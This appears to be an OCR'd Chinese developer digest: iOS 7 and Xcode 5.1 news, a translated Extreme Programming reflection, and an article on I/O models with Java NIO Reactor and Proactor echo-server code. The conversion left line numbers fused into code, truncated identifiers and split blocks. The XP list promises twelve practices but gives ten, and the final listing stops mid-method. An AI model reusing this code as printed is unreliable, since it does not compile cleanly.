升级到 Xcode 5.1 和 iOS 7 遇到的各种开发问题及解决办法汇总：

1. 《iOS 企业证书部署无效的问题》
2. 《clipsToBounds 属性默认值变了》
3. 《第三方库不支持 64 位造成编译错误》

教程

《ReactiveCocoa Tutorial – The Definitive Introduction》 ：RayWenderlich 网站放出了从零开始学 ReactiveCocoa 系列教程第一课。讲得很基本很实用，适合想学 ReactiveCocoa 的同学作为入门教材。

《让 Nginx SPDY 和 iOS 交朋友》 ： SPDY 是 Google 开发的基于传输控制协议（TCP）的应用层协议，目前已经被用于 Google Chrome 浏览器中来访问 Google 的 SSL 加密服务。SPDY 协议类似于

HTTP，但旨在缩短网页的加载时间和提高安全性。SPDY 协议通过压缩、多路复用和优先级来缩短加载时间。作者在文章中分享了如何在 iOS 应用中使用 SPDY 协议的经验。

《利用 iPhone 基带读写 SIM 卡联系人》 和 《利用 iPhone 基带发送短信息》：文章简要介绍了一下 SIM 卡的一些常识，AT 指令中中文字符的相关处理，以及如何读写 SIM 卡中的联系人数据，最终实现了利用 iPhone 基带发送短信息的功能。不过由于苹果沙盒(sandbox)的限制，该相关知识只能在越狱手机上应用。

《The 4 Minute Guide to Quartz Composer 》 和 《Prototyping with Facebook Origami》 ：两篇介绍 Facebook 免费提供的基于 Quartz Composer 的交互设计工具 Origami 的视频教程（需要翻墙）。

工具

手工写 `.gitignore` 文件常常费时费力还容易出错，http://www.gitignore.io/ 是一个 `.gitignore` 的生成网站，iOS 工程的`.gitignore` 生成地址是这个：http://www.gitignore.io/api/xcode,objective-c

开源项目

Shimmer ： Facebook 开源了他旗下应用 Paper 的加载效果，它使用了 WWDC 2009 中介绍的 `-[CALayer mask]` 的技术方案。

chisel ：Facebook 开源了 LLDB 的增强工具 chisel，其中的许多命令对于调试界面非常有帮助。

KVOController ： Facebook 开源了 Key-Value Observing 工具 KVOController。KVO 是一个在 iOS 应用程序开发中，用于模块间通讯的技术技术，常常用于保证界面对于模型数据变化的实时响应。

原文地址：http://www.infoq.com/cn/news/2014/03/apple-ios71-xcode51?utm_source=tuicool

技术纵横

极限编程，一次反思

本文的作者 Robert C. Martin ，也就是大名大名鼎鼎的“uncle bob”

在我手里的是一本很薄的白皮书，14 年前，它颠覆了整个软件世界。这本薄书就是： 《Extreme Programming Explained》 ，副标题是： 拥抱变化 。作者是 Kent Beck ， 出版于 1999 年。

这本书不到 200 页，很小。字体印刷的很大，而且留白很多。撰写风格很随意，通俗易懂。章节很短。里面提出的概念很简单。

这本书的思想犹如一次地震，而且震撼至今仍无减弱迹象。

第十章，位于 53 页，陈列了 12 条软件开发实践指导，它让软件业陷入了大论战；并催生了一次革命，由此改变了我们软件开发过程的各个方面。这些实践方法是：

计划游戏 ：如今的 SCRUM 敏捷方法论的原型。核心概念是拆分软件开发任务，排优先级，迭代式增量开发。

小规模发布 ：主要思想是软件发布/部署应该提高频度，增量发布/部署。

简单设计 ：是指让系统保持越简单越好——无论将来的变化会让我们如何担忧。

测试 ：是指程序员，甚至客户，应该编写自动化测试程序，来验证产品代码是否是按设计的方式运行。如今我们把它称作测试驱动开发(TDD)和确认测试驱动开发(ATDD)。

重构 ：是指软件的内部结构可以、并且应该做持续的改进。

结队编程 ：是说团队成员如果各自独立工作就不能称之为团队。团队成员必须有规律的合作——在键盘上。这样，他们能充分分享团队其他成员应该知道的知识。

集体所有制 ：是指代码归团队共有，不属于个人。

每周工作 40 小时 ：是说经常加班的团队是失败的团队。

现场客户 ：是指来自业务方、负责需求的人，必须有准备的全程和开发团队保持畅通交流。

编码标准 ：是指开发团队要采用一种固定的代码风格，用来提高代码整洁和方便交流。

引起争议？

很奇怪，不是吗？这些看起来似乎没有任何争议呀。但在 14 年前，这些思想普遍受人质疑。事实上，它们是如此的受人反对，以至于有人专门出版书籍来反驳这些实践方法如何不可行，并斥责这些倡导者为乌托邦、骗钱者、从未写过一行代码的蠢货….

哦，抱歉，我不应该让这些过去的事情控制我的情绪….毕竟，他们都消失了，而我仍在这里。

看 一下这 12 条实践指导，哪一个你没用过？你们大部分人，我亲爱的读者，很可能每天都在实践着大部分这些原则。夸张的说，它们已经无处不在，保守的说，它们 现在已经是主流。越来越多的没有采用这些实践方法的团队正在试图拥抱它们。这些实践方法成为了一种目标，一种愿望，而不是当初被人谩骂的异教。

风云变幻

这 14 年来事情发展的有些意外。敏捷开发运动——在极限编程大讨论中诞生的运动——迅速爆红，随后被一些什么身份都有、唯独不是程序员的项目经理们视为圣 经。我们看到了这场运动的诞生，广泛接受，以及可以预见到的理想与现实的落差。我们看到了人们采纳“计划游戏(planning game)”方法(例如 SCRUM)，但却忽略了其它 11 个实践方法；于是我们看到了实施中的失败——这被 Martin Fowler 称之为 气虚的 Scrum 。由于理论和实践的分裂，我们爆发了各种的口水仗，导致 Kanban，Lean，以及其它新名词相互竞争。我们看到了软件工艺运动的成长，也看到了敏捷思想的淡化和蜕变腐蚀。

但是，尽管有人在炒作，有人失望的离去，这 12 条软件开发实践指导却从未离去。有些名称上

有了小改动。 每周工作 40 小时 变成了 可持续性比率(Sustainable Rate)。 测试 变成了 测试驱动开发(TDD) 。 比喻(Metaphor) 变成了 DDD 。 小规模发布编程了 持续集成 和 持续部署 。尽管有这些变化，这些实践方法仍然基本保留着它们 14 年前第一次被写出来时的主旨。

我们也看见了 极限编程 这个词慢慢完全淡出了人们的视野，不再被人使用。现在只有为数不多的人知道这个术语。有一些人还在用它的简称 XP ；但对大多数人来说，这个词已经蒸发殆尽了。我已经听不到有团队把他们的编程方法描述为 极限编程 ——即使他们是完整按照这 12 种指导实践的。名称变了，实践方法没变。 这些实践方法论永存。

争议，炒作，恐吓，大话，唱衰。这种乱象一遍又一遍重演。混杂着人们的贪婪，热情和骄傲。不管怎样， 这些实践方法论永存。

坚实的价值基础

我是这些实践方法论的信徒，因为我知道它们有着坚实的价值基础做支撑。Kent Beck 在他的书里的 29 页第七章里把这些价值描述为：

交流

简化

反馈

鼓励

我想去解释为什么我们的软件开发需要这些；但我想它们已经不言自明了。没有哪个软件行业的人会拒绝其中的任何一条。没人哪个软件人不在努力将这些价值体现在他们的工作中。它们是软件开发艺术的核心价值。

成功

极限编程 是成功的！它比那些最具幻想精神的拥护者的想象里的还要成功。因为它经受住了考验。因为它甚至比它自己的名字活的更长久。

极限编程 的成功类似于 结构化编程 的成功。没有人还会去想结构化编程——他们从来都是使用这种编程方式。没有人再去想 极限编程 ，我们一直都在这样实践着。

这才叫成功！真正的成功是一种身形不在，但它的精神已经融入到我们每个人的日常生活中的成功。

回顾

今天，让我们抽出一点时间回顾一下 1999 年。那一年，Kent Beck 写出了一本旷世之作。一本改变一切的著作。请记住： 极限编程 ，并且要知道，它正是我们如今的人平常认为的“优秀软件开发实践方法”的核心。

[英文原文： Extreme Programming, a Reflection]

原文地址：http://www.oschina.net/news/49693/extreme-programming-a-reflection?utm_source=tuicool

io 不再神秘

随着所有的在高可用服务器设计上的炒作，以及 nodejs 背后的风行，我想关注一些 IO 的设计模式，却一起没有足够的时间。现在正在完成的一些研究，我想最好记下这些资料以备查。让我们跳上 IO bus 兜风去。

各种各样的 I/O

根据操作的阻塞或非阻塞类型，以及 IO 的准备就绪、完成事件通知的同步和异步类型，一共有四种不同方式的 IO。

同步阻塞 IO

在许多 web server 上，典型的一个连接一个 thread 的基础，这种类型是 IO 操作阻塞着应用程序直到完成。

当阻塞式的 read 方法或 write 方法被调用时，将有一次上下文切换至 kernel 中，IO 操作会发生，数据会被复制进 kernel 的 buffer 中。然后，kernel buffer 会把数据转给用户空间里的应用程序级别的 buffer，并且应用程序的 thread 会被标识为 runnable 的，此时应用程序会解锁可以从用户空间的 buffer 中读取数据。

一个连接一个 thread 的模型想尝试减少强制一个连接给一个 thread 的阻塞影响，需要掌握剩下的并发连接不再被 IO 操作在同一个连接上阻塞。当连接些都很短且数据延迟都不是很坏的时候这工作得很好。尽管如此，一旦连接变长且数据连接高延迟，可能性就是，线程些被连接长时间抓住不放，因为新连接的饥饿。如果使用定长的线程池，直到阻塞的线程在阻塞状态中不能被重用以服务新的连接，如果每个新的连接用一个新的线程服务，或者会导致大量的线程会在系统中被产生，这会演变为漂亮的资源争抢，为了完成高并发的负载，而高上下切换消费。

```
1ServerSocket server = new ServerSocket(port);
2while(true) {
3   Socket connection = server.accept();
```

```
4    spawn-Thread-and-process(connection);
5}
```

简单的一连接一线程 server

同步非阻塞 IO

这个模型下，设备（网卡）或者连接被设置为非阻塞的，read()和 write()操作将不会被阻塞。通常意味着，如果操作不能立即得到结论，将会返回，带一个 error code 以指出操作会阻塞（POSIX 标准是 EWOULDBLOCK）或者是设备临时不可用（POSIX 标准是 EAGAIN）。由应用程序去检测，直到设备准备好了并且所有数据被读到。尽量如此，这也不是非常高效，因为每次调用都会激起一次上下文切换给 kernel，并且不会考虑数据有没被读到。

带就绪事件的异步非阻塞 IO

前面的模型的问题在于，应用程序不得不检测，会忙于等待任务完成。当设备准备好被读写时，有更好的办法通知应用程序吗？这的确就是本模型所提供的好处。使用特殊的系统调用（因平台而变－linux 下使用 select()/poll()/epoll()，BSD 使用 kqueue()，Solaris 使用/dev/poll），应用程序注册感兴趣的点收集 IO 就绪的信息，从特定的设备（在 Linux 下使用文件描述符，所有的 sockets 都被抽象使用了文件描述符），特定的 IO 操作（读或写）。然后，这个系统调用被调用，至少其中一个被注册的文件描述符变成 ready 之前，这调用会被阻塞。一旦这个文件描述符准备好做 IO 操作了，就会被取来当作系统调用的返回，然后系统调用就可以在应用程序的 loop 中被顺序地调用。

准备好的连接处理逻辑经常包括一个用户提供的事件 handler,此 handler 会一起发起非阻塞的 read()/write()调用，目的是从设备取数据给 kernel，最终给用户空间的 buffer，这会激起上下文切换到 kernel。无论如何，通常没有绝对保证，有可能会发生，设备上预期的由操作系统提供的 IO，只是一个指示，设备有可能准备好感兴趣的 IO 操作了，但 read()或 write()却不行。尽管如此，与标准情况相比这应该算异常了。

所以，总结的办法就是，在异步流中获取就绪事件，注册一些事件处理器，当有类似的事件通知被触发的时候抓住他们。正如你所见，所有的事情都可以在一个单独的线程中完成，即便从多个不同连接过来的多路传输，主要因为 select()（这里我选择了典型的系统调用），已经是可以同一时间返回多个 sockets 准备就绪的类型。同一时间在多个 sockets 上返回就绪，这只是一部分好处。这种类型就是经常没提供的非阻塞 IO 模型。

Java 已经抽象出来平台特殊性系统调用的不同，实现了 NIO API。Socket 文件描述符被用 Channels 和 Selector 抽象，封装到 selection 系统调用中。应用程序感兴趣的收集就绪事件，注册到 Channel（通常在 ServerSocketChannel 上 accept()就得到一个 SocketChannel），注册的内容是 Se

lector，会得到 SelectionKey，这个 SelectionKey 就是作为一个 handle，这个 handle 的作用是 hold 住 Channel 和注册信息。然后阻塞的 select()调用被设置在 Selector，它会返回一系列的 SelectionKey，然后一个接一个地被程序所指定的事件处理器所处理。

```
elector selector = Selector.open();

channel.configureBlocking(false);

SelectionKey key = channel.register(selector, SelectionKey.OP_READ);

while(true) {

  int readyChannels = selector.select();

  if(readyChannels == 0) continue;

  Set<SelectionKey> selectedKeys = selector.selectedKeys();

  Iterator<SelectionKey> keyIterator = selectedKeys.iterator();

  while(keyIterator.hasNext()) {

    SelectionKey key = keyIterator.next();

    if(key.isAcceptable()) {
        // a connection was accepted by a ServerSocketChannel.

    } else if (key.isConnectable()) {
        // a connection was established with a remote server.
```

```
26
27      } else if (key.isReadable()) {
28              // a channel is ready for reading
29
30      } else if (key.isWritable()) {
31              // a channel is ready for writing
32      }
33
34      keyIterator.remove();
35  }
36}
```

简单的非阻塞 server

带完成事件的异步非阻塞 IO

就绪事件只能做到通知你设备\socket 准备好做事情的程度。应用程序依然不得不做脏活，为了从设备/socket 中读数据（更准确地说是通过系统调用指示操作系统），通过设备的各种思路将数据扔到用户空间的 buffer。把任务代理给操作系统在后台运行，一旦完成了让它再通知你，包括从设备到 kernel 的 buffer 再最终到应用程序级别的 buffer 传送所有的数据，这样岂不是很爽？这就是经常被提到的异步 IO 模型背后的基础想法。所以需要操作系统层支持 AIO 操作。在 Linux 下从 2.6 开始在 aio POSIX API 中被支持，Windows 下用 I/O Completion Ports 支持。

JAVA NIO2 在 AsynchronousChannel API 中一点点支持此模型。

操作系统支持

为了支持就绪和完成事件通知，不同的操作系统提供了各种各样的系统调用。就绪事件 select()和 poll()可以在 Linux 类的系统中使用。尽管如此，更新的 epoll()变种更好，因为它比 select()和 poll()更有效率。当监控的文件描述符增长时，选择时间在线性增长，这一点上导致了 select()不行。在复写文件描述符数组这事上已经臭名昭著。所以每次一被调用，描述符数组就需要从一个单独的拷贝上重新构建。无论如何这都不是一个优雅的解决方案。

epoll()变体可以按两种办法被配置，边沿触发和层级触发。在边沿触发情况下，只有在相关的描述符上事件被检测到才会发出通知。说了在一个事件触发通知期间，你的应用程序触发器只会读一半 kernel 的输入 buffer。现在在这个描述符上不会得到通知，甚至到下一个时间周期，除非设备

准备好发更多的数据，否则有一点点数据可读的时候也不会有通知，有足够的数据的时候会导致一次文件描述符的事件。层级触发用另一方式配置，每次数据可读了都会触发通知。

相比的系统调用还有 BSD 口味的 kqueue，Solaris 由于版本不同有/dev/poll 或者”Event Completion”。Windows 下等价的是“I/O Completion Ports”。

至少在 Linux 下 AIO 模型的情况却大不同。Linux 中 aio 的支持看上去埋头在一些意见困扰中，实际地在 kernel 层面使用就绪事件，同时在应用程序层面提供异步完成事件的抽象。尽管如此，Windows 看上去通过“I/O Completion Ports”支持这个得了第一名。

IO 模式 101

在软件开发中到处是设计模式。I/O 不一样。只有两种 I/O 模式，NIO 和 AIO，下面进行介绍。

Reactor 模式

有许多组件使用这个模式来实现。我会解释一遍先，后面好看懂代码。

Reactor 启动器：这是会初始化非阻塞服务器的组件，主要是配置和初始化分配器（dispatcher)。首先，它会 bind 出服务器的 socket，并且通过分接器（demultiplexer）注册，分接器作用是客户端连接接收就绪事件。然后就绪事件（读写接收等）的每种类型的事件处理器实现会被注册到分配器（dispatcher)。下一次分配器事件 loop 过程会被调起来，以处理事件通知。

dispatcher：为注册、删除定义接口，分发事件处理器起作用，作用是响应连接事件，包括连接被接受、数据输入输出、一组连接上的超时事件。为了服务一个客户端连接，相关的事件处理器（比如接受事件处理器）会被注册给被接受的客户端通道（在 client socket 其下包装)，注册内容是分接器（demultiplexer)，就绪事件类的都被会注册，以监听此特定的 channel。然后，分配器线程会调出阻塞的就绪选择操作，这些操作在 demultiplexer 之上，主要为剩下的注册通道。一旦一个或多个被注册的通道准备好 IO，分配器会服务给相关的每个准备好的通道一对一的用注册的事件处理器返回“Handle”。很重要的是，这些事件处理器不会 hold 住分配器线程，但是会延迟分配器服务其他准备好的连接。因为常见的在事件处理器里的逻辑，包括传送数据从/去准备好的连接，这些连接会阻塞，一直到所有的数据在用户空间和内核数据缓存中被送完，一般情况下，这些处理器跑在一个线程池的不同的线程里。


Handle：当一个 channel 被注册了分接器（demultiplexer）就会返回一个 handle，handle 概括了连接通道和就绪信息。靠分接器就绪选择操作，一系列的准备好的 Handle 会被返回。Java NIO 里对等的叫 SelectionKey。

Demultiplexer:（分接器：54chen 专门瞎翻）等待在一个或多个注册的连接通道里的就绪事件。Java NIO 里叫 Selector。


Event Handler：指接口具有的 hook 方法，以分配连接事件。这些方法需要被应用程序指定的事件处理器所实现。

Concrete Event Handler:（具体的事件处理器）包括从连接中读写数据的逻辑，并且要做一些

必须的过程，或者初始化客户端连接传过的接收协议，这些协议来自通过的 Handle。



事件处理器典型地跑在一个线程池的单独的线程中，下面的图片中显示了这一过程。



一个简单的 echo server 实现，下面的例子显示了这种模式（没有事件处理器线程池）。

```
1public class ReactorInitiator {
2
3private static final int NIO_SERVER_PORT = 9993;
4
5   public void initiateReactiveServer(int port) throws Exception {
6
7      ServerSocketChannel server = ServerSocketChannel.open();
8      server.socket().bind(new InetSocketAddress(port));
9      server.configureBlocking(false);
10
11     Dispatcher dispatcher = new Dispatcher();
```

```
12      dispatcher.registerChannel(SelectionKey.OP_ACCEPT, server);
13
14      dispatcher.registerEventHandler(
15          SelectionKey.OP_ACCEPT, new AcceptEventHandler(
16          dispatcher.getDemultiplexer()));
17
18      dispatcher.registerEventHandler(
19          SelectionKey.OP_READ, new ReadEventHandler(
20          dispatcher.getDemultiplexer()));
21
22      dispatcher.registerEventHandler(
23      SelectionKey.OP_WRITE, new WriteEventHandler());
24
25      dispatcher.run(); // Run the dispatcher loop
26
27  }
28
29    public static void main(String[] args) throws Exception {
30      System.out.println("Starting NIO server at port : " +
31          NIO_SERVER_PORT);
32      new ReactorInitiator().
33          initiateReactiveServer(NIO_SERVER_PORT);
34    }
35
36}
37
38public class Dispatcher {
```

```
39  private Map<Integer, EventHandler> registeredHandlers =
40     new ConcurrentHashMap<Integer, EventHandler>();
41  private Selector demultiplexer;
42
43  public Dispatcher() throws Exception {
44     demultiplexer = Selector.open();
45  }
46
47  public Selector getDemultiplexer() {
48     return demultiplexer;
49  }
50
51  public void registerEventHandler(
52     int eventType, EventHandler eventHandler) {
53     registeredHandlers.put(eventType, eventHandler);
54  }
55
56  // Used to register ServerSocketChannel with the
57  // selector to accept incoming client connections
58  public void registerChannel(
59     int eventType, SelectableChannel channel) throws Exception {
60     channel.register(demultiplexer, eventType);
61  }
62
63  public void run() {
64     try {
65        while (true) { // Loop indefinitely
             demultiplexer.select();
```

```
66
67          Set<SelectionKey> readyHandles =
68             demultiplexer.selectedKeys();
69          Iterator<SelectionKey> handleIterator =
70             readyHandles.iterator();
71
72          while (handleIterator.hasNext()) {
73             SelectionKey handle = handleIterator.next();
74
75             if (handle.isAcceptable()) {
76                EventHandler handler =
77                   registeredHandlers.get(SelectionKey.OP_ACCEPT);
78                   handler.handleEvent(handle);
79                // Note : Here we don't remove this handle from
80                // selector since we want to keep listening to
81                // new client connections
82             }
83
84             if (handle.isReadable()) {
85                EventHandler handler =
86                   registeredHandlers.get(SelectionKey.OP_READ);
87                handler.handleEvent(handle);
88                handleIterator.remove();
89             }
90
91             if (handle.isWritable()) {
92                EventHandler handler =
                      registeredHandlers.get(SelectionKey.OP_WRITE);
```

```
93                  handler.handleEvent(handle);
94                  handleIterator.remove();
95              }
96          }
97      }
98    } catch (Exception e) {
99      e.printStackTrace();
100   }
101 }
102
103}
104
105public interface EventHandler {
106
107   public void handleEvent(SelectionKey handle) throws Exception;
108
109}
110
111public class AcceptEventHandler implements EventHandler {
112  private Selector demultiplexer;
113  public AcceptEventHandler(Selector demultiplexer) {
114    this.demultiplexer = demultiplexer;
115  }
116
117  @Override
118  public void handleEvent(SelectionKey handle) throws Exception {
119    ServerSocketChannel serverSocketChannel =
        (ServerSocketChannel) handle.channel();
```

```
120      SocketChannel socketChannel = serverSocketChannel.accept();
121      if (socketChannel != null) {
122         socketChannel.configureBlocking(false);
123         socketChannel.register(
124            demultiplexer, SelectionKey.OP_READ);
125      }
126   }
127
128}
129
130public class ReadEventHandler implements EventHandler {
131
132   private Selector demultiplexer;
133   private ByteBuffer inputBuffer = ByteBuffer.allocate(2048);
134
135   public ReadEventHandler(Selector demultiplexer) {
136      this.demultiplexer = demultiplexer;
137   }
138
139   @Override
140   public void handleEvent(SelectionKey handle) throws Exception {
141      SocketChannel socketChannel =
142        (SocketChannel) handle.channel();
143
144      socketChannel.read(inputBuffer); // Read data from client
145
146      inputBuffer.flip();
         // Rewind the buffer to start reading from the beginning
```

```
147
148     byte[] buffer = new byte[inputBuffer.limit()];
149     inputBuffer.get(buffer);
150
151     System.out.println("Received message from client : " +
152         new String(buffer));
153     inputBuffer.flip();
154     // Rewind the buffer to start reading from the beginning
155     // Register the interest for writable readiness event for
156     // this channel in order to echo back the message
157
158     socketChannel.register(
159         demultiplexer, SelectionKey.OP_WRITE, inputBuffer);
160   }
161
162}
163
164public class WriteEventHandler implements EventHandler {
165
166   @Override
167   public void handleEvent(SelectionKey handle) throws Exception {
168     SocketChannel socketChannel =
169         (SocketChannel) handle.channel();
170     ByteBuffer inputBuffer = (ByteBuffer) handle.attachment();
171     socketChannel.write(inputBuffer);
172     socketChannel.close(); // Close connection
173   }
    }
```

174

175

176

177

178

179

Proactor 模式

此模式基于异步 IO 模型。主要的组件如下。


Proactive 启动器：这是初始化异步操作接收客户端连接的实体。经常是服务器应用程序的主线程。注册一个完成处理器，附着在完成分发器上，以逮到连接接收时的异步事件通知。

Asynchronous Operation Processor：异步操作处理器。其职责是异步地抓出 IO 操作，提供完成事件通知给应用层的完成处理器。操作系统通常会暴露异步 IO 接口。

Asynchronous Operation：异步操作的运行在独立的内核线程中，靠异步操作处理器来完成。

Completion Dispatcher：其职责是在异步操作完成时，唤回应用程序的完成处理器。当异步操作处理器完成了一次异步初始化操作，完成分发器会进行应用程序自行维护的回调。通常，委派事件通知处理给相对的事件合适的完成处理器。

Completion Handler：这是被实用程序实现的接口，用于处理异步事件完成 events。



让我们来看看如何用新的 Java 7里的 NIO.2 API 来实现这种模式（一个简单的 echo server）。

```
1public class ProactorInitiator {
2  static int ASYNC_SERVER_PORT = 4333;
3
4  public void initiateProactiveServer(int port)
5    throws IOException {
6
7    final AsynchronousServerSocketChannel listener =
8      AsynchronousServerSocketChannel.open().bind(
9        new InetSocketAddress(port));
10     AcceptCompletionHandler acceptCompletionHandler =
```

```
11          new AcceptCompletionHandler(listener);
12
13      SessionState state = new SessionState();
14      listener.accept(state, acceptCompletionHandler);
15  }
16
17  public static void main(String[] args) {
18      try {
19          System.out.println("Async server listening on port : " +
20              ASYNC_SERVER_PORT);
21          new ProactorInitiator().initiateProactiveServer(
22              ASYNC_SERVER_PORT);
23      } catch (IOException e) {
24       e.printStackTrace();
25      }
26
27      // Sleep indefinitely since otherwise the JVM would terminate
28      while (true) {
29          try {
30              Thread.sleep(Long.MAX_VALUE);
31          } catch (InterruptedException e) {
32              e.printStackTrace();
33          }
34      }
35  }
36}
37
    public class AcceptCompletionHandler
```

```
38  implements
39      CompletionHandler<AsynchronousSocketChannel, SessionState> {
40
41  private AsynchronousServerSocketChannel listener;
42
43  public AcceptCompletionHandler(
44      AsynchronousServerSocketChannel listener) {
45      this.listener = listener;
46  }
47
48  @Override
49  public void completed(AsynchronousSocketChannel socketChannel,
50      SessionState sessionState) {
51    // accept the next connection
52    SessionState newSessionState = new SessionState();
53    listener.accept(newSessionState, this);
54
55    // handle this connection
56    ByteBuffer inputBuffer = ByteBuffer.allocate(2048);
57    ReadCompletionHandler readCompletionHandler =
58        new ReadCompletionHandler(socketChannel, inputBuffer);
59    socketChannel.read(
60        inputBuffer, sessionState, readCompletionHandler);
61  }
62
63  @Override
64  public void failed(Throwable exc, SessionState sessionState) {
      // Handle connection failure...
```

```
65   }
66
67}
68
69public class ReadCompletionHandler implements
70   CompletionHandler<Integer, SessionState> {
71
72    private AsynchronousSocketChannel socketChannel;
73    private ByteBuffer inputBuffer;
74
75    public ReadCompletionHandler(
76       AsynchronousSocketChannel socketChannel,
77       ByteBuffer inputBuffer) {
78       this.socketChannel = socketChannel;
79       this.inputBuffer = inputBuffer;
80    }
81
82    @Override
83    public void completed(
84       Integer bytesRead, SessionState sessionState) {
85
86       byte[] buffer = new byte[bytesRead];
87       inputBuffer.rewind();
88       // Rewind the input buffer to read from the beginning
89
90       inputBuffer.get(buffer);
91       String message = new String(buffer);
```

```
92        System.out.println("Received message from client : " +
93            message);
94
95        // Echo the message back to client
96        WriteCompletionHandler writeCompletionHandler =
97            new WriteCompletionHandler(socketChannel);
98
99        ByteBuffer outputBuffer = ByteBuffer.wrap(buffer);
100
101       socketChannel.write(
102           outputBuffer, sessionState, writeCompletionHandler);
103   }
104
105   @Override
106   public void failed(Throwable exc, SessionState attachment) {
107     //Handle read failure.....
108    }
109
110}
111
112public class WriteCompletionHandler implements
113   CompletionHandler<Integer, SessionState> {
114
115   private AsynchronousSocketChannel socketChannel;
116
117   public WriteCompletionHandler(
118      AsynchronousSocketChannel socketChannel) {
          this.socketChannel = socketChannel;
```

```
119   }
120
121   @Override
122   public void completed(
123       Integer bytesWritten, SessionState attachment) {
124       try {
125           socketChannel.close();
126       } catch (IOException e) {
127           e.printStackTrace();
128       }
129   }
130
131   @Override
132   public void failed(Throwable exc, SessionState attachment) {
